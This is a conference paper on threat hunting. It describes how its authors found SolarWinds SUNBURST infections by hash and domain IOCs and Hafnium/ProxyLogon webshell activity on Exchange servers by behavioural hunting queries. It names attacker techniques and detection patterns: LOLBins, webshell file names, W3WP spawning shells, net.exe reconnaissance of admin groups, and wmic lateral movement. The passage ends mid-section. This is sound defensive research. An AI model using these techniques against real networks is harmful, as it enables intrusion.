VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

THREAT HUNTING: FROM SOLARWINDS TO HAFNIUM APT

Niv Yona & Eli Salem
Cybereason, Israel

niv.yona@cybereason.com
eli.salem@cybereason.com

ABSTRACT

One of the key capabilities organizations need today is continuous, real-time threat hunting. In this paper we will share how you can implement threat hunting on your network as an integral part of your security operations by sharing the strategies that our Threat Hunting and Incident Response teams used to identify some of the biggest threats to emerge over the last year, and how these strategies for early detection allowed us to protect our customers from compromise. Specifically, we will cover the threat-hunting tools and techniques leveraged to uncover instances of the *SolarWinds* supply chain attack and the Hafnium APT attack that targeted *Microsoft Exchange* servers, both of which impacted tens of thousands of victim organizations.

INTRODUCTION

Threat hunting involves proactively searching for adversary activity on the network, as opposed to the more common reactive approach of simply responding to incidents that have already been detected. Threat actors are continuously evolving and adapting in order to bypass security tools. To defend a network, security staff need to learn how to identify not only single, static items or behaviours, such as a malicious file hash or domain, but also chains of behaviour that in certain combinations are extremely rare or that can represent an advantage to an attacker. Staff must also know how to differentiate between the benign use of legitimate tools and the abuse of these legitimate tools for malicious activities.

While automatic defences such as firewalls, anti-virus (AV) solutions, and endpoint detection and response (EDR) products can detect many attacks, only a proactive search by a threat hunter can uncover some techniques and behavioural patterns – such as instances of the 'living-off-the-land binaries' (LOLBins) technique, which uses legitimate tools for malicious purposes. Threat hunters continuously and proactively analyse process execution telemetry data, discovering new dimensions to each investigation and separating benign 'noise' from actual attacks. Organizations can integrate newly discovered techniques and patterns into their security tools to enhance the tools' automated detection capabilities.

Threat hunters analyse telemetry data and logs to:

- Look for potentially malicious chains of behaviour, or indicators of behaviour (IOBs) [1], on endpoints, process activities, connections, and more.
- Leverage IOBs to identify unknown threats instead of relying on indicators of compromise (IOCs) from known threats.
- Transform tactics, techniques and procedures (TTPs) into tactical hunting queries to surface attacks at the earliest stages.

THE GREY AREA PROBLEM



Figure 1: The grey area problem.

The purpose of most threat hunting queries is to find anomalies in the 'grey area', or the place where attackers might be using benign applications or behaviour for malicious purposes. For example, scanning activity sits in the grey area: IT tools scan the network constantly, and this type of activity is benign. However, attackers can use scanning to perform internal reconnaissance, which is malicious.

As another example, the 'living-off-the-land binaries' (LOLBins) tactic moves legitimate system tools into the grey area by abusing trusted binaries for malicious activities. The rundll32 and regsvr32 tools are legitimate, trusted tools developed by *Microsoft* and used with dynamic link libraries (DLLs) on *Windows* operating systems. However, an attacker can use these tools as LOLBins to execute rogue DLL files. Attackers can use LOLBins in almost every aspect of the attack lifecycle, from downloading, executing and uploading files to maintaining persistence, bypassing User Access Control (UAC), enumeration, lateral movement, exfiltration, and more.

Threat actors constantly operate in the grey area. Security tools struggle to detect these activities because they don't want to create false positive alerts. Because 'grey areas' are common in operating systems, a threat hunter must have extensive theoretical knowledge about how an operating system should work.

IOCS AND IOBS

In today's cybersecurity world, threat intelligence is shared in the traditional way of indicators of compromise (IOCs). IOCs are artifacts that identify malicious activity in an environment – on an individual computer, a server, a network, and more. They are static input, usually represented in the form of file hashes, IP addresses, domain names, or other information in the environment. Using IOCs, security engineers can identify known malware infections, network connections to malicious addresses or domains, data breaches, and other threat activity. IOCs have been used for years, and digesting this kind of threat intelligence and sharing experiences is relatively simple.

However, IOCs are not enough. IOCs are very specific, and a threat actor can easily evade detection by changing a small portion of a binary or replacing its command-and-control (C&C or C2) server. Threat hunters need a more sophisticated way to detect this kind of attack. Therefore, we use indicators of behaviour (IOBs).

Indicators of behaviour (IOBs) are the set of behaviours, independent of tools or artifacts, that describe an attack. Our team calls them 'hunting queries', and we build these queries from a combination of indicators such as process trees, loaded modules, command lines, and the metadata of a process or file.

IOBs describe the approach that malicious actors take over the course of an attack, and the subtle chains of malicious behaviour that can reveal an attack at its earliest stages – which is why they are so powerful in detecting campaigns such as the Hafnium attack. Eventually, attackers do malicious things; even when they use legitimate tools and processes, their paths sooner or later diverge from the paths of non-malicious users. IOBs not only focus on anomalies or key indicators of malice at a specific moment, but also highlight the paths and chains of behaviours that stand out from the background of other benign behaviours. By looking at IOBs, it's possible not only to gain full visibility of an attack chain that's already happened, but also to use that same progression of threat behaviours to protect against similar attacks in the future.

David J. Bianco's 2013 'Pyramid of Pain' shows the relative ease and difficulty of identifying threat actors in a network. At the bottom of the pyramid are IOCs: static values of metadata that can easily be changed, which Bianco calls 'trivial', 'easy', and 'simple' to discover. At the top of the pyramid are IOBs: tactics, techniques and procedures (TTPs), and tools. These indicators are much more complex and challenging to find.



Figure 2: The Pyramid of Pain.

DATA COLLECTION

Data collection is one of the fundamental steps in threat hunting. The *Cybereason* team is focused mainly on endpoint telemetry, and most of our research is based on data collection from our EDR product. EDR and endpoint protection

platform (EPP) products show what is happening in your organization's endpoints. These products usually have a sensor on the endpoint that monitors useful information such as running processes, loaded modules, connections, file events, registry events, user activity, and files. These products have a screen that allows you to run complex searches across all available data.

All this data is necessary for creating hunting queries based on IOBs and not only on IOCs. If you don't have an EDR or EPP product in your environment, don't worry! You can use free tools such as *Sysmon* [2] (*System Monitor*), one of the tools in the *Sysinternals* suite from *Microsoft*. *Sysmon* allows you to collect detailed information and log the information into the Windows Event Log on the endpoint. You can forward all this information to a centralized log server, such as *Splunk* or *Elastic*, or to your security information and event management (SIEM) product. The centralized location is where you will run and build all of your hunting queries. (A note about setup: there are many best practices and guidelines on how to configure *Sysmon* in your environment. From our point of view, focusing on information about processes provides the most value.)

HUNTING METHODOLOGY

Let's look at hunting methodology and some examples of what you can do.

Step 1: Know what's out there

The first step is to gain access to information about TTPs and what is being used right now in the cybersecurity world. There are many useful resources that you can leverage for threat hunting:

- **Security researchers** on *Twitter* and *LinkedIn,* such as the @CR_Nocturnus [3] or @elisalem9 [4] *Twitter* accounts.
- **Security vendors' blog posts**, such as our *Cybereason* blog [5], *FireEye* [6], *Cisco Talos* [7] and *Kaspersky*'s *Securelist* blog [8].
- **Threat reports**. Look for threat intelligence reports that are relevant to your industry. Try to collaborate with cybersecurity experts working in similar companies. Many are willing to combine defence efforts against threat actors in their industry.
- **MITRE ATT&CK** [9]. *MITRE* is a great resource to get ideas for hunting queries. Start by reading about relevant techniques, and then hunt for them in your network.

Sometimes these resources will be straightforward and contain IOCs and YARA rules (rules that use textual or binary patterns to identify malware), and sometimes they have a deep-dive analysis that will allow you to create IOBs and hunting queries. Investing in developing your hunting queries will contribute to enriching your skills and knowledge down the line.

Step 2: Craft hunting queries

After you've done some research and have some ideas to work with, you can start to build hunting queries. On our team, we usually focus on running processes and endpoint telemetry. We start with the process trees and their command lines, and build several ideas for queries that can catch malicious activities. You can also look at other data sets, such as file events, registry entries, scheduled tasks, services, and *Windows Management Instrumentation* (*WMI*) events.

Step 3: Test and tweak!

When you have some hunting queries ready to run, you can execute them. You can start with a small subset of data and see what you get. Because TTPs that seem to be malicious are sometimes normal behaviour, you next review the results and tweak your queries to reduce false positives. If you have a larger data set, you can repeat the testing and tweaking. Hunting queries need to be re-evaluated and tested over time based on relevance and false positive rates.

HUNT FOR SOLARWINDS SUPPLY CHAIN ATTACK: IOCS

The *SolarWinds* supply chain attack was one of the most covered cyber attacks of 2020. We will use *SolarWinds* as an example of how to perform a search for IOCs and find the 'low-hanging fruit'.

In December 2020, the *Washington Post* reported that multiple US government agencies were breached through *SolarWinds*' *Orion* software. The attack was associated with APT29, also known as Cozy Bear, which is allegedly related to the Russian Foreign Intelligence Service. In this attack, the threat actors inserted malicious code into the legitimate updates for the *Orion* software (specifically, the module *SolarWinds.orion.core.businesslayer.dll*), allowing an attacker remote access into a victim's environment.

The trojanized module, dubbed 'SUNBURST', contains a backdoor that can download, delete, and write arbitrary files; manipulate the *Windows* services and registry; and more. In addition, the US Central Intelligence Agency (CIA) has reported on malware dubbed 'TEARDROP', a 64-bit DLL file that decrypts and executes the Cobalt Strike framework. Overall, *SolarWinds* stated that 18,000 of its 33,000 *Orion* customers were affected by this intrusion.

Following the outbreak of reports related to *SolarWinds*, our team collected information that could help us hunt for this attack in our customers' networks. Using open-source intelligence (OSINT), we learned about the attack chain of *SolarWinds* and where we should focus our efforts. Also, thanks to the widespread coverage from the cybersecurity industry, various blogs and researchers quickly shared a list of IOCs.

By reading all these resources, we started to build the structure of our threat hunting operation. We started with scoping: we wanted to find all machines that might be impacted by this attack. We looked for all machines or servers that ran *SolarWinds* products. To do this, we ran queries looking for all processes or DLLs that had names containing 'SolarWinds' or that had 'Orion business layer' indicative strings, and filtered files on disk or processes in memory by metadata such as product name, company name, or signature, as shown in Figure 3.



Figure 3: Simple queries to scope the potential affected systems.

Next, because most of the published blogs contained IOCs for the trojanized DLL, we searched for the existence of the trojanized version of the *SolarWinds Orion* business layer module. In this way, we found many customers that had the trojanized module in their environment.



Figure 4: Trojanized DLLs found by hash IOCs.



Figure 5: Connections to threat actor-related domains found by domain IOCs.

Overall, the *SolarWinds* attack was a highly sophisticated and complex supply chain attack. Despite the attack's complexity, because this attack heavily relied on trojanized artifacts, we were able to hunt down the presence of the malicious DLL files using a simple IOC-based search.

HUNT FOR PROXYLOGON AND HAFNIUM: IOBS

In March 2021, *Microsoft* announced the existence of multiple zero-day vulnerabilities (collectively referred to as the ProxyLogon exploit chain) in the *Exchange Server* on-premises product, along with urgent security updates to mitigate further exploitation. Security vendors including *Cybereason* have observed evidence that a wide range of threat actors exploited these vulnerabilities, including advanced persistent threat (APT) groups such as Hafnium, APT27/Emissary Panda, and APT41/Wicked Panda, as well as threat actors looking to deploy ransomware payloads on affected infrastructure.

Reports estimate that this array of attacks, collectively known as the Hafnium APT attack, affected at least 30,000 organizations across the United States, including a significant number of small businesses as well as town, city, and local governments. Due to the large number of threat actors exploiting the ProxyLogon vulnerabilities, a number of different webshell payloads have emerged. The most commonly observed webshell is the China Chopper webshell, which multiple Chinese APT groups have used over several years.

In contrast to the *SolarWinds* supply chain attack, which was based on specific modules, the Hafnium attack – and specifically the ProxyLogon vulnerability exploitation – required an approach that was based more on behaviour than traditional IOCs. Our first goal was to scope all machines or servers that might be affected by this threat. After learning about these vulnerabilities, and what a successful post-exploitation would look like, we hypothesized that some of our customers were already compromised.

Because the vulnerability could be exploited on *Exchange Server* machines, we started by searching for all *Exchange Server* machines in our customer base. To do this, we looked for machines with *Exchange* services or *Exchange* processes installed, as shown in Figures 6 and 7.



Figure 6: Hunting query for Microsoft Exchange services (partial list).



Figure 7: Hunting query for MSExchange processes (partial list).

To help us focus our efforts on the relevant data set, we used the results to create a list of all machines that the threat might have affected.

From OSINT, we learned that the threat actors were using the *Internet Information Services* (*IIS*) worker process W3WP.EXE (the web server component of the *Exchange* email server). We looked for all *IIS* worker process executions on the servers that we had identified to check for any anomalies. To do this, we reviewed command lines, process trees (children and parent processes), and all process activities – such as file creation, deletion, modification, external connections, and more.

We found that the attackers attempted to exploit the *Exchange* application pool named 'MSExchangeOWAAppPool'. Accordingly, we looked for *IIS* worker process instances that had command lines that contained the string *MSExchangeOWAAppPool*, as shown in Figure 8.



Figure 8: Hunting query for the exploit of Exchange application pool.

Next, because we knew the threat actors were using webshell attacks, we looked for shell child processes such as *cmd.exe* and *powershell.exe*. Once we formed the base for our hunting queries, we discovered that our hypothesis was correct: there were many active exploitations of the ProxyLogon vulnerabilities with the exact TTPs associated with the Hafnium threat actors.

The threat actors were observed using remote code execution to place the China Chopper webshell, which was stored in .aspx files with the names of OutlookEN.aspx and Timeoutlogout.aspx.



Figure 9: ProxyLogon post-exploitation China Chopper webshell.



Figure 10: Hunting query for webshell activities.

By reviewing the process trees, we could analyse which *IIS* worker process was spawning and find the full attack. We found several stages that are known to happen when an actor first infiltrates an environment:

1. The attackers completed several internal reconnaissance activities by using the *findstr*, *hostname*, *ping* and *query* processes.
2. The attackers deployed their own tools, bundled as an archive .rar file to evade detection.
3. The attackers created a scheduled task as a persistence mechanism.

Figure 11 shows the attackers' multiple reconnaissance activities.

From this activity we built a hunting query. We started with the W3WP process that was spawning *cmd.exe*, then added a filter for grandchildren processes that can perform reconnaissance or other suspicious activities, such as *net.exe*, *ping.exe*, *tasklist.exe*, *taskkill.exe*, *rar.exe* and *findstr.exe*. We ran different combinations of these attack chains to find which chain would be more valuable for us.

In addition to performing classic reconnaissance activity, the attackers attempted to collect information about the domain servers and domain admin users on the victim's network, as shown in Figure 12.

From this behaviour we could create a hunting query looking for the W3WP process that was spawning *cmd.exe* and performing user reconnaissance activities. The threat actor used *net.exe* as grandchildren, so we looked for this kind of process tree, with a command line that contained groups of interest such as 'domain admins', 'Exchange install domain servers', 'Enterprise Admins', and so on.

Once the threat actor set a persistence, performed internal reconnaissance, and set their goals, they started to move laterally. In one instance, we observed a lateral movement using the WMI command-line utility (*wmic.exe*) with the command line 'Process call create'. To stay under the radar, the attackers chose the names 'test.bat' and 'psloglist.bat', which can appear to be legitimate. Figure 13 shows the lateral movement using wmic.exe.

